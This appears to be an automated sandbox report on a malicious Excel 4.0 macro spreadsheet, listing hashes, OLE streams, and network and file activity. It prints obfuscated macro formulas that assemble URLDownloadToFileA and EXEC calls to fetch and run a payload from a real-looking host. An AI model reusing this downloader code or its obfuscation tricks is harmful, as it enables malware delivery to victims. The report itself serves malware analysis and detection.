Preview:	.....g2.....\.p.... B.....a.....=.....=.....i..9J.8. .....X.@....."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:47:25 2020, Security: 0
Entropy (8bit):	7.5235433659273285
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1416696952.xls
File size:	338944
MD5:	bc599867cedfbc63972c276e65a4bafb
SHA1:	fdacce47ab5ccfd063d0a7654556785339d3778a
SHA256:	a2655d7e461119c8fa96b2b067879e0e84795b1a0fa57ae2f3b2a32e610fd3f
SHA512:	1dc0d03449e04d3e83c87447a23cc58ddb1744924919b21fc112ef9680bd47716d0dd8382641542d7e26682073380bf7611913039704cdab05d1ff247de9640
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpT/:eizo8RnsIROnr6n75YY
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1416696952.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False

Indicators	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:47:25
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.256369457012
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . $ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326323

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326323
Entropy:	7.65586744196
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .

General	
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!IB343&"32", "Cr"&?????2!ID371&"yA", "JCJ", ?????2!HS341&?????2!HS356, 0)
```

```
CALL("U"&?????2!ID361, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HS341&?????2!HS356&?????2!HS370, 0, 0)
```


```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!IB343&""32"",""Cr""&?????2!ID371&""yA"",""JCJ"",?????2!HS341&?????2!HS356,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!IB343&""32"",""Cr""&?????2!ID371&""yA"",""JCJ"",?????2!HS341,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!ID361,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HS341&?????2!HS356&?????2!HS370,0,0)"=EXEC(????3!W36&?????2!HS341&?????2!HS356&?????2!HS370)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:03:15.579056025 CET	49165	80	192.168.2.22	194.181.228.60
Nov 29, 2020 04:03:15.614015102 CET	80	49165	194.181.228.60	192.168.2.22
Nov 29, 2020 04:03:15.614151001 CET	49165	80	192.168.2.22	194.181.228.60
Nov 29, 2020 04:03:15.615165949 CET	49165	80	192.168.2.22	194.181.228.60
Nov 29, 2020 04:03:15.650064945 CET	80	49165	194.181.228.60	192.168.2.22
Nov 29, 2020 04:03:15.650180101 CET	80	49165	194.181.228.60	192.168.2.22
Nov 29, 2020 04:03:15.650217056 CET	80	49165	194.181.228.60	192.168.2.22
Nov 29, 2020 04:03:15.650304079 CET	49165	80	192.168.2.22	194.181.228.60
Nov 29, 2020 04:03:15.650358915 CET	49165	80	192.168.2.22	194.181.228.60

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:03:15.652601004 CET	49165	80	192.168.2.22	194.181.228.60
Nov 29, 2020 04:03:15.652652979 CET	49165	80	192.168.2.22	194.181.228.60

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:03:15.499629021 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 04:03:15.556045055 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:03:15.499629021 CET	192.168.2.22	8.8.8.8	0xfda2	Standard query (0)	ski-travel.pl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:03:15.556045055 CET	8.8.8.8	192.168.2.22	0xfda2	No error (0)	ski-travel.pl		194.181.228.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ski-travel.pl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	194.181.228.60	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:03:15.615165949 CET	0	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: ski-travel.pl Connection: Keep-Alive


Copyright null 2020

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:03:15.650180101 CET	2	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Sun, 29 Nov 2020 03:03:15 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404 Not Found The resource requested could not be found on this server! Proudly powered by LiteSpeed Web Server Please be advised that L

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2264 Parent PID: 584

General

Start time:	04:02:40
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa80000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DEBB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FDCEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\C0EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1407A828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1407A828C	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1407A825F	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DEBB.tmp	success or wait	1	14003B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C0EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	C:\Users\user\Desktop\document-1416696952.xls.	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2020

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C0EE0000	569	478	c4 56 cb 4e e3 30 14 dd 8f 34 ff 10 79 3b 4a 5c 40 42 a3 51 53 16 0c b3 9c 41 02 3e c0 b5 6f 13 ab 7e c9 36 d0 fe 3d d7 6e 48 99 a8 34 44 54 62 93 97 73 1e f7 d8 f1 cd fc 6a a3 55 f1 04 3e 48 6b 6a 72 56 cd 48 01 86 5b 21 4d 53 93 87 fb 3f e5 4f 52 84 c8 8c 60 ca 1a a8 c9 16 02 b9 5a 7c ff 36 bf df 3a 08 05 a2 4d a8 49 1b a3 fb 45 69 e0 2d 68 16 2a eb c0 e0 c8 ca 7a cd 22 de fa 86 3a c6 d7 ac 01 7a 3e 9b 5d 52 6e 4d 04 13 cb 98 38 c8 62 fe 1b 56 ec 51 c5 e2 66 83 8f 77 4e 96 d2 90 e2 7a f7 5e 92 aa 09 73 4e 49 ce 22 1a a5 4f 46 0c 44 4a bb 5a 49 0e c2 f2 47 8d d4 55 70 1e 98 08 2d 40 d4 aa 72 5e a2 a2 bf 83 18 b1 b0 40 e8 41 4d 67 9a 81 a6 d4 c9 73 7a 7e 18 e1 41 85 01 64 c4 66 97 43 85 c8 5c 4a 68 a5 0b 3f 30 ac 77 14 d2 c8 fb 39 74 b8 7f 38 81 5e 0a 28	.V.N.0...4..y;J\@B.QS....A. >.. o..~.6..=.nH..4DTb..s......j. U..>HkjrV.H.. [!MS...?.OR...`... ....Z|.6..:...M.I...Ei.-h.*... ..z."...:....z>.]RnM....8.b..V .Q..f..wN....z.^...sNI."..OF. DJ.ZI...G..Up...- @..r^.......@. AMg.....sz~..A..d.f.C..\Jh..? 0.w....9t..8.^.(	success or wait	34	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\C0EE0000	1047	2	03 00	..	success or wait	28	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\C0EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.C.T.....e....... [Content_Types].xml ... (...................................	success or wait	30	7FEEAA29AC0	unknown

Copyright null 2020

